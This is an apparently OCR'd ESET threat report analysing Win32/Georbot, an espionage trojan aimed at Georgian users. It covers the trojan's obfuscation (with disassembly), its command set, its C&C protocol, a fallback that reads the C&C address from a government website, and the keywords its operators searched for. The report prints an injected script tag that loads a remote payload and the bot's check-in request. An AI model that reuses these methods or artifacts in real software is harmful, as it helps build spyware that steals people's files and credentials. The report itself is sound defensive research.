
From Georgia, with Love
Win32/Georbot

Is someone trying to spy on Georgians?



eset

Win32/Georbot

At the beginning of the year, a curious piece of malware came to our attention. An analyst in our virus laboratory noticed that it was communicating with a domain belonging to the government of Georgia[1] to retrieve updates.

Analysis revealed that this malware is an information stealing trojan and is being used to target Georgian nationals in particular. We were also able to gain access to the control panel of the threat, revealing the extent and the intent of this operation.

We present our findings in this document. It should be also noted that the Data Exchange Agency of the Ministry of Justice of Georgia and its national CERT were fully aware of the situation as early as 2011 and, parallel to its own – still ongoing – monitoring, have cooperated with ESET on this matter.

Summary

The Win32/Georbot malware has the following functionalities for stealing information from an infected system:

- Send any file from the local hard drive to the remote server.
- Steal certificates
- Search the hard drive for Microsoft Word documents
- Search the hard drive for remote desktop configuration files
- Take screenshots
- Record audio using the microphone
- Record video using the webcam
- Scan the local network to identify other hosts on the same network
- Execute arbitrary commands on the infected system

The commands are activated manually and were sent to each host individually rather than being broadcast to all infected hosts.

[1] The country, not the state. See https://www.cia.gov/library/publications/the-world-factbook/geos/gg.html for a summary.

Installation vector

On the .gov.ge domain we also found an iframe pointing to another server hosted in the Czech Republic. The server was not responding when we tried to obtain the file, however we found an URL with the same pattern on another server being used as a C&C by Georbot. The file contained obfuscated Javascript that decoded to an iframe to another domain, legalcrf.in. While the server was again inactive, the Google Safebrowsing diagnostic page for this domain indicates that this domain served exploits in the past, which can safely be assumed as the installation vector.

```
<link rel="stylesheet" type="text/css" href="css/superfish.css" media="screen">
<link rel="stylesheet" type="text/css" href="css/superfish-v.css" media="screen">
<script type="text/javascript" src="js/jquery-1.2.6.min.js"></script>
<script type="text/javascript" src="js/hoverIntent.js"></script>
<script type="text/javascript" src="js/superfish.js"></script>
<script src=http://173.[redacted]/frame.php></script>
        <script language="javascript" src="tween/Tween.js"></script>
        <script language="javascript" src="tween/ColorTween.js"></script>
        <script language="javascript" src="tween/OpacityTween.js"></script>
```

In some variants , we found a check on the time zone setting of the system. Before installing itself, the bot checked if the computer was located in the UTC+3 or UTC+4 time zones. Only systems using those zones were infected by the malware. Figure 1 shows the corresponding countries. We can see that Georgia is included in this area. This check has been removed in the current versions.

Figure 1 Time zones targeted by Win32/Georbot

Obfuscation

Most modern malware families use custom packers to avoid being detected by security products. In this case, the author(s) of Win32/Georbot obfuscated their malware themselves. Although the evasion techniques are rudimentary, the malware was able to avoid detection from some antivirus engines for a period of time.

Data Obfuscation

To hide strings such as URLs, IP addresses and loaded DLLs, Win32/Georbot uses a one-time pad key located just after the section containing the obfuscated data. When the malware starts, it decrypts the whole section at once. The decryption function does a simple subtraction on each byte.

API Call Obfuscation

Windows API calls are also hidden in the executable. Prior to each API call, a function we named hashedCall() takes as arguments the DLL name and a hash computed from the name of the function. hashedCall() will load the library, calculate the hash for each exported functions and return a pointer when the corresponding API function is found.




Table 1 The hashedCall() routine

This way, Win32/Georbot hides the API functions it's using because the binary only include the hashes. By generating a table of hashes for all exported functions in the DLL names found in the binary (after data deobfuscation), we can identify the calls.

Control Flow Obfuscation

To fool static analysis, Win32/Georbot obfuscates the flow of instructions. It places return instructions in the middle of functions. Compilers use this instruction only at the end of function, so most static disassemblers will think the end of the function is at the retn statement. The retn instruction pops the address from the top of the stack and places it in EIP. Win32/Georbot uses this fact to obfuscate jmp instructions.

Another technique used by Win32/Georbot is obfuscation of call instructions. A call instruction does two things: it pushes the next instruction on the stack then jumps to the given address. The malware will often do a call with the two equivalent instructions instead. A compiler would never do that. For example :

```
.text:00408429        push    offset sub_401000
.text:0040842E        retn
```

is equivalent to


```
.text:00408429        jmp     sub_401000
.text:0040842E        nop
```

These two control flow obfuscations are sometimes used at the same time. Here we have a push;retn intertwined with a short jmp.

```
.text:0040BE9F                  push    offset loc_40BEC5   push address where the retn will jump
.text:0040BEA4                  jmp     short loc_40BEB0    jump 10 bytes away to retn
.text:0040BEA4 ; ---------------------------------------------------------------------------
.text:0040BEA6                  db 0D2h,0FFh,35h,54h,0E1h,41h,0,83h,0C4h,4
.text:0040BEB0 ; ---------------------------------------------------------------------------
.text:0040BEB0
.text:0040BEB0 loc_40BEB0:                              ; CODE XREF: .text:0040BEA4↑j
.text:0040BEB0                  retn    jmp 20 bytes away with retn
.text:0040BEB0 ; ---------------------------------------------------------------------------
.text:0040BEB1                  db 0E9h,0FFh,35h,4Ch,0E1h,41h,0,83h,0C4h,4,0FFh,35h,0ECh
.text:0040BEB1                  db 0E4h,41h,0,83h,0C4h,4,0D2h
.text:0040BEC5 ; ---------------------------------------------------------------------------
.text:0040BEC5
.text:0040BEC5 loc_40BEC5:                              ; CODE XREF: .text:loc_40BEB0↑j
.text:0040BEC5                                          ; DATA XREF: .text:0040BE9F↑o
.text:0040BEC5                  push    eax
```

The following screenshot shows the effect of fixing the control flow by converting the instruction sequences to their original counterpart.

Automating the deobfuscation of these 3 techniques makes it much easier to understand the behavior of the malware.



Version history

The bot is reporting its version number when connecting to the C&C which helps us reconstruct the history of the malware. Below is a list of version numbers we have observed with the dates when they were released.

September 2010	No version number
February 2011	2.4.1
April 2011	3.3
July 2011	4.1
January 2012	5.2, 5.3, 5.4

Bot commands

In the latest version, 19 different commands can be sent to the bot. The API obfuscation technique is also used for the command names in the executable but surprisingly the commands are sent in plain text by the C&C. As not all the commands names were observed in network traces, we obtained the remaining ones by extracting the hashes from the executable and brute forcing them with a dictionary.

```
.text:004070EC loc_4070EC:                             ; CODE XREF: start+170D↑j
.text:004070EC                  cmp     command_hash, 0A029h ; find
.text:004070F6                  jz      cmd_find
.text:004070FC                  cmp     command_hash, 1675h ; dir
.text:00407106                  jz      cmd_dir
.text:0040710C                  cmp     command_hash, 0A8FEh ; load
.text:00407116                  jz      cmd_load
.text:0040711C                  cmp     command_hash, 22C4C1h ; upload
.text:00407126                  jz      cmd_upload
.text:0040712C                  cmp     command_hash, 42985 ; main
.text:00407136                  jz      cmd_main
.text:0040713C                  cmp     command_hash, 0A866h ; list
.text:00407146                  jz      cmd_list
.text:0040714C                  cmp     command_hash, 1175972831 ; upload_dir
.text:00407156                  jz      cmd_upload_dir
.text:0040715C                  cmp     command_hash, 9C9Ch ; ddos
.text:00407166                  jz      cmd_ddos
.text:0040716C                  cmp     command_hash, 0B01Dh ; scan
.text:00407176                  jz      cmd_scan
.text:0040717C                  cmp     command_hash, 47154 ; word
.text:00407186                  jz      cmd_word
.text:0040718C                  cmp     command_hash, 2269271 ; system
.text:00407196                  jz      cmd_system
.text:0040719C                  cmp     command_hash, 9FCCh ; dump
.text:004071A6                  jz      cmd_dump
.text:004071AC                  cmp     command_hash, 310946 ; photo
.text:004071B6                  jz      cmd_photo
.text:004071BC                  cmp     command_hash, 440F6h ; audio
.text:004071C6                  jz      cmd_audio
.text:004071CC                  cmp     command_hash, 18FEh ; rdp
.text:004071D6                  jz      cmd_rdp
.text:004071DC                  cmp     command_hash, 4F5BBh ; video
.text:004071E6                  jz      cmd_video
.text:004071EC                  cmp     command_hash, 3D0BD7C6h ; screenshot
.text:004071F6                  jz      cmd_screenshot
.text:004071FC                  cmp     command_hash, 741334016 ; passwords
.text:00407206                  jz      short cmd_passwords
.text:00407208                  cmp     command_hash, 0DA8B3Ch ; history
.text:00407212                  jz      short cmd_history
.text:00407214                  mov     got_unknown_command, 1
.text:0040721E                  jmp     wait_next_instruction
```

find [PATTERN]	Find file names containing the pattern
dir [FOLDER]	Directory listing of a folder
load [URL]	Download the specified executable and add it to autorun.
upload [PATH]	Upload the specified file to the C&C.
upload_dir [FOLDER]	Upload the content of a folder to the C&C
main	List top level dirs and send to C&C.
list [FOLDER]	List the files in a folder
ddos [DOMAIN]	Start a DDoS against a domain
scan	Return a list of all the domain names in the local network.
word [KEYWORDS]	Find Word documents containing one of the keywords
system	Send the drive letters to the C&C
dump	Send the content of a folder and subfolders to the C&C
photo	Take screenshots of the computer desktop
audio	Capture audio from microphone
rdp	Steal RDP configs (.rdp)
video	Capture video from webcam
passwords	Streal browser passwords (Internet Explorer,Opera)
history	Steal browser history (Internet Explorer,Opera)
screenshot	Make a screenshot and send to C&C.

Command and Control Communication

Communication protocol

Win32/Georbot uses HTTP (HyperText Transfer Protocol) to communicate with its command and control (C&C) server. Over time, many command and control servers have been used in different countries including Germany, Czech Republic and the United States.

To report to the command and control server and ask for instructions, the bot issues an HTTP GET request every minute with the following parameters:

ver	the version of the bot
cam	whether or not the infected system has a camera
p	a bot identifier. All variants of the bot we have analyzed used the string "bot123"
id	a unique ID used to differentiate between bots, a part of the first hard drive serial number.

For example:

```
/index312.php?ver=5.4&cam=0&p=bot123&id=0dddddd
```

After receiving a query, the command and control server responds with HTML (HyperText Markup Language) content such as:

```
<html>
   <head>
      <META HTTP-EQUIV="Pragma" CONTENT="no-cache">
   </head>
   <body>screenshot []</body>
</html>
```

In the example above, the botmaster asks the bot to take a screenshot and to upload it to the command and control server.

Update mechanism

Win32/Georbot regularly contacts its command and control server for the latest version of the executable bot files. This request is also made using HTTP. The server will return a binary, encoded with base64, embedded in an HTML page. We have identified more than a thousand updates, the oldest one dating from September 2010. The bot is updated every couple of days, sometimes to introduce new functionalities but most of the time simply to evade antivirus detection.

Fallback mechanism

If an infected system is unable to connect to its command and control server, it will fall back on querying a web page hosted on a Georgian government domain name. It is this fallback domain name that first attracted our attention and caused us to start our investigation.




Figure 2 Fallback mechanism used by Win32/Georbot

As a first step, the malware tries to reach out to a command and control server that is hardcoded in its binary. If the command and control does not respond, Georbot fetches a document hosted on a Georgian governmental website. It will then parse the accessed page, looking for the marker '||||'. If present, this marker wraps the IP address of the latest command and control server.

||||[redacted].140.214||||

Content Management System


User Manual

DIGITAL DESIGN

Georbot then continues its normal operation using the obtained IP address as C&C.

Management Interface and Targeted Hosts

We were able to gain access to the control panel of the botnet which provided us with detailed information on the operation and insight on the motives of the perpetrators. The panel contained a couple hundred infected hosts.



#	IP-adres	Status	Ver.	Commands	Last vizit
1 dde527b4 RU	91.[redacted]	offline	5.3	DOWNLOAD DIR Screenshot Passwords LIST DOWNLOAD_DIR DUMP SCAN LOAD History(92) word(0) rdp(0)	17.01.12
2 8065c2aa GE	94.[redacted]	offline	5.3	DOWNLOAD DIR Screenshot Passwords LIST DOWNLOAD_DIR DUMP SCAN LOAD STREAM AUDIO Video History(4) WORD(0) rdp(0)	03.01.12
3 a309dd38 GE	95.[redacted]	offline	5.4	DOWNLOAD DIR Screenshot Passwords LIST DOWNLOAD_DIR DUMP SCAN LOAD STREAM AUDIO Video History(9) word(0) RDP(0)	17.01.12
4 b965a0f4 GE	188.[redacted]	offline	5.1	DOWNLOAD DIR Screenshot Passwords LIST DOWNLOAD_DIR DUMP SCAN LOAD History(1) word(0) rdp(0)	21.12.11
5 d9f94034 GE	94.[redacted]	offline	5.4	DOWNLOAD DIR Screenshot Passwords LIST DOWNLOAD_DIR DUMP SCAN LOAD History(1) word(0) rdp(0)	17.01.12
6 7e4c5c9c GE	94.[redacted]	offline	5.1	DOWNLOAD DIR Screenshot Passwords LIST DOWNLOAD_DIR DUMP SCAN LOAD History(1) word(0) rdp(0)	18.12.11
7 4cbd4bda GE	178.[redacted]	offline	5.4	DOWNLOAD DIR Screenshot Passwords LIST DOWNLOAD_DIR DUMP SCAN LOAD STREAM AUDIO Video History(23) word(0) RDP(0)	19.01.12
8 3046f5b0 GE	178.[redacted]	offline	5.1	DOWNLOAD DIR Screenshot Passwords LIST DOWNLOAD_DIR DUMP SCAN LOAD STREAM AUDIO Video History(1) word(0) rdp(0)	20.12.11

Table 2 Georbot web panel

Of all the infected hosts, 70% were located in Georgia followed by the United States, Germany and Russia. The web panel also has a functionality to mark hosts deemed interesting. Six hosts had that mark when we accessed the panel: three in Georgia, one in Russia, one in Sweden and one in China.

Country	Percent
Georgia	70.45%
United States	5.07%
Germany	3.88%
Russia	3.58%
Canada	1.49%
Ukraine	1.49%
France	1.19%
Other	12.83%

Table 3 Infected hosts by country

The web panel also contained the history of commands sent to the bots. While the functionality to record video via the webcam, take screenshots and launch DDoS attacks was used a couple of times, most of the commands issued were to obtain directory listings, searching and downloading files and scanning the network.

Above all, the most interesting information we could gather from the panel was the list of keywords used to search documents. The following lists were used to find documents containing at least one of the words, leaving no ambiguity about the intent of the operators of this botnet.

```
[ministr,service,secret,top,agent,contact,army,USA,
Russia,Georgia,major,colonel,FBI,CIA,phone,number,
east,program]

[ministr service secret Russia Geo Euro weapon USA
Americ top colonel major serg soldie contact telephone
Cauca FBI CIA FSB KGB army name surname important]

[ministry,secret,plan,scheme,fsb,fbi,cia,kgb,captain,
colonel,leutenant,plan,phone,contact,number,russia,
georgia,usa,europe,major,general,top,interest,photo,
build,sphere]
```

As the downloaded documents were already deleted from the server, we are unable to say if the search was successful or not.

Conclusion

The characteristics of Win32/Georbot indicate that it was created to gather information from infected hosts. This threat has all the capabilities necessary to infect systems and steal information from them. The fact that it uses a Georgian website to update its command and control information, and that it probably used the same website to spread, suggests that people in Georgia might be a primary target. On the other hand, the level of sophistication for this threat is low. We think that if this operation was sponsored by a state, it would be more professional and stealthy.

The most likely hypothesis is that Win32/Georbot was created by a group of cyber criminals trying to find sensitive information in order to sell it to other organizations. They might be operating from Georgia or any country nearby and have been "lucky" enough to gain control of a government website and are now using it as part of their operation.

The development of this malware is ongoing; we found fresh variants in the wild as recently as March 19th. So is our investigation.

Appendix A: MD5 hashes of analyzed files

For other researchers willing to investigate this threat, we provide a list of hashes from the files we have seen belonging to the Win32/Georbot malware family. They are listed in chronological order.

```
88ef2c99b9bbf1a28e94ca73d6e1e240
975cec4facebdd3bde765d8d08eb6f88
3802a729e39269ea4a3d28038c6ffded
b19223491c305c94ab17e783b2bf569b
f21a93bdef0c39e129a66b67be3bf96f
34c2ecf412dfa56e3248c3ab7f7d8144
1b9fa7ff25409943af6f18d10ff646ba
f8fca4dd776286f17039ae43ef1b296a
b83c92a15505a70102d78cce4d512c49
775790a2ad74a63ef1b0e28eb16c7d7b
3c360d627b0ed3032a68337222602641
09e72c283b8757f8602597155f770865
fb174116815cad1007e4eb3638ba7837
bf28400adea7cc6d881f675ba6fb5cbe
50f5ef46477d95a61819f31e03c22aa2
34a01d3b230497f835afccef37eb2a3a
17f88ded6b03de3e41d2f28fbca6eaaf
88ef2c99b9bbf1a28e94ca73d6e1e240
0b6830458ab82495d3e9d63db08ff99e
a69d1632eac9104cc637ced6218de60f
f5b6db5b995de679c65c2eab94afe47a
78bfaf22ba2e3661d1cd24e4c6505cb5
d28313c55234a562465ebc540d805deb
a69d1632eac9104cc637ced6218de60f
```

```
5ba25c1da656d1211b04fd3e155c0104
ee4c960a52258bf769226b909861a2a2
6a624b7bc173da37deb5ece71a0f34c1
cdfb97edc59655c6377ad9ab1f923a18
7430f980b63f1e8f8c33ed3f58dcacd4
f330a11f4c5200383eb3a4427fae5fb3
e44458b85684e9892001d3f729339540
692ecfc9432def5f172c41a38333abcf
aad7d50f598ba2b3401178f9f5cd5d6b
3db4b92c05e759216f481be193754c53
1ed41c5f12b15aac80a097d07b380983
92752947e3710718ac67074b30fe4d53
ba283fea5eaa15a67c722cb5dc6dbf92
007c5bfdfc5402d360a811eedf553fb1
f94b008eee4e4756cb7d30c676021b45
bd01c67a0fa278787ef0e2250c26a948
3c7a60058bae519a1a9d88a775bd06ab
3c7a60058bae519a1a9d88a775bd06ab
6d7e072337922702fafc897eef7ae6b5
725540a7058cb4ca8dd227b66204eb6c
6d7e072337922702fafc897eef7ae6b5
df97e7d644f6e56021a1dbc7ac154c0e
6e8b032cc79214351a441ac25061ab9a
bcaa3045b7efdc09d35319b7e456aa9d
```

```
402118b0c77fcb947cb0f2e5d2c8d62a
fdb7e4a88eba4f96c029e0bdcf3c6957
0599eba2fb6ce06fb81cf69c2040bf98
db40c0f6af7c32c043e5a444f3e946d8
59658c007b74343307d7d8c1f2339444
e5910dd6ab4b87a653466553ad3c4084
b9a07a4e3fc96a092281cca9fbaf69b7
b8b377e5d716908ffb74533312765060
b9901f37d3359890ff4b45f7c4fe8f20
4bea45402a4949c59ded422d58ac3ffe
2822fe137db434a6a5d62f528f4e8bb7
f48953e700ee0110dd89d79f327d9e9e
```

```
78fbb095c1796b9edf3f03ebbe996d89
d539089207eff94b2f9bb0ad110ce54b
d7c9c441df19ede7a06a71a3a26bfc3f
2dd06fba38d907fbe72a144bba6ee727
ffed6af8b75e1a2ac8a8928481a3ef56
bf5e3dbcb2e72a182104744938ed5aea
e1922c3d6ed4291905c127c60d08d192
db4ee065767bbed2d725accb653d3bae
e649cedf360aebdeff6d515649603aca
839d6ad28c7ba1983dba54cc3ddf7098
c693347da140f16de14d0fcd0bf90016
717bf84a544bd04ef57869d3cabaa338
```